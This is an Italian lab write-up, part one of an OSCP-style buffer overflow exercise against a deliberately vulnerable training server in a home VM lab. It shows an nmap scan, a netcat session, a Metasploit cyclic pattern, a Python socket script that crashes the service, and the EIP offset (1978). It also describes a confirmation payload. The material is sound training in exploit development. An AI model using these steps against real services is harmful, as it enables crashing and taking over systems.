

# OSCP like Buffer Overflow - PART 1

## Introduzione

Un buffer overflow si verifica quando i dati in eccesso sovrascrivono la memoria adiacente, causando crash o esecuzione di codice. In OSCP, i candidati devono identificare, analizzare e sfruttare manualmente tali vulnerabilità.

### Passaggi chiave in OSCP

- Fuzzing: identificare l'input vulnerabile.
- Controllo EIP: sovrascrivere il flusso di esecuzione.
- Generare Shellcode: utilizzare strumenti come Mona.py.
- Bypass delle protezioni: gestire DEP, ASLR, NX.

### Strumenti utilizzati

- Fuzzing: Boofuzz, Spike
- Debug: Immunity Debugger, GDB
- Exploit Dev: Python, Metasploit

## Dettagli tecnici e analisi


Per questo esercizio stiamo usando il file oscp.exe installato nella macchina virtuale Windows Metasploitable basata su architettura x86. Inoltre, dobbiamo usare Immunity Debugger e, nel caso in cui mona.py non sia installato di default, dobbiamo installarlo manualmente e metterlo nella cartella dei file python del Debugger. La VM dell'attaccante è Kali Linux.

Nel mio caso ho assegnato l'indirizzo IP 192.168.101.3 per Kali Linux e 192.168.101.2 per la macchina Windows della vittima. Il ping della macchina Windows fallisce, inoltre nmap mostra che la porta 1337 (oscp.exe) è filtrata. Ciò indica che potrebbe esserci un firewall che limita il traffico:

```
(rinatrustamov@kali)-[~]
$ nmap -p 1337 192.168.101.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-04 14:43 +04
Nmap scan report for 192.168.101.2
Host is up (0.0010s latency).

PORT      STATE      SERVICE
1337/tcp   filtered   waste
MAC Address: 6E:4F:63:46:30:FA (Unknown)
```

Per procedere al passaggio successivo, sto semplicemente creando 2 regole del firewall per l'ingresso e l'uscita che consentono tutti i tipi di traffico:



Per connettermi al computer di destinazione, utilizzo lo strumento netcat e poi scrivo HELP come indicato nelle istruzioni:

```
(rinatrustamov@kali)-[~]
$ nc -nv 192.168.101.2 1337
(UNKNOWN) [192.168.101.2] 1337 (?) open
Welcome to OSCP Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
OVERFLOW1 [value]
OVERFLOW2 [value]
OVERFLOW3 [value]
OVERFLOW4 [value]
OVERFLOW5 [value]
OVERFLOW6 [value]
OVERFLOW7 [value]
OVERFLOW8 [value]
OVERFLOW9 [value]
OVERFLOW10 [value]
EXIT
OVERFLOW1
UNKNOWN COMMAND
```

Per determinare quale comando OVERFLOWX è vulnerabile, dobbiamo effettuare il fuzz dell'applicazione inviando input sempre più lunghi a ciascun comando e osservare quale fa crashare l'applicazione. Per questo ho utilizzato uno script python personalizzato. Allo stesso tempo, per mostrare e capire meglio, ho aperto il task manager in Windows. Capiremo che la macchina si è bloccata quando il task manager elimina oxcp.exe e/o quando il programma python smette di inviare byte. Possiamo vederlo nel seguente [video](#).

Ora dobbiamo determinare il numero esatto di byte necessari per sovrascrivere il registro EIP. Questo è fondamentale perché una volta che controlliamo EIP, possiamo reindirizzare il flusso di esecuzione al nostro shellcode. Quando si verifica un buffer overflow, i dati traboccano dal buffer nelle regioni di memoria adiacenti, incluso EIP (Extended Instruction Pointer).

- EIP controlla la prossima istruzione da eseguire.
- Se possiamo sovrascrivere EIP con un valore controllato, possiamo reindirizzare l'esecuzione al nostro shellcode.



Per questo dobbiamo generare un modello univoco che è un modello da 3000 byte creato utilizzando gli strumenti Metasploit:

```
(rinatrustamov@kali)~$  
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000  
  
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0A  
e1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai  
2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3  
Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4A  
q5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au  
6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7  
Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8B  
c9BdBd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh  
0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9BkBk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1  
Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2B  
p3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt  
4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5  
Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6C  
b7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf  
8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9  
Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0C  
o1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs  
2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3  
Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4D  
a5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De  
6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7  
Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8D  
m9Dm0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr  
0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1  
Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9
```

Poi dobbiamo inviare il pattern al target in modo che l'applicazione target (oscp.exe) si blocchi. Per questo ho usato uno script python personalizzato:

```
exp1.py > ...  
1 import socket  
2  
3 target_ip = "192.168.101.2"  
4 target_port = 1337  
5  
6 # Replace with your generated pattern  
7 buffer = b"OVERFLOW1 " + b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac  
8  
9 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
10 s.connect((target_ip, target_port))  
11 print(s.recv(1024)) # Receive banner  
12 s.send(buffer + b"\r\n")  
13 s.close()  
14 print("[*] Sent pattern to identify offset")  
15
```

E poi dobbiamo intercettare il crash usando Immunity Debugger in modo da poter ottenere il valore EIP. Stiamo prima collegando il servizio oscp.exe in Immunity Debugger e poi eseguendo gli script python. Questo intercetterà il valore EIP nel Debugger:



Come potete vedere, il valore è 6F43396E. Ora, per trovare l'offset, stiamo di nuovo usando gli strumenti metasploit, e ci restituiranno la corrispondenza esatta all'offset. Nel nostro caso era 1978. Ciò significa che i primi 1978 byte hanno riempito il buffer e i successivi 4 byte hanno sovrascritto EIP.

Infine, eseguiamo una prova di concetto in python che si collegherà al server vulnerabile e invierà un payload che non solo si bloccherà, ma confermerà che i nostri offset sono affidabili. Il payload che invieremo è: AAAA... (1978) ...AABBBBCCCCCCCCCCCCCCCC. Quando il programma si blocca, l'EIP dovrebbe essere BBBB (0x42424242) e ESP dovrebbe puntare a CCCCCCCCCCCCCCCCCC.

Possiamo guardare il video [qui](#).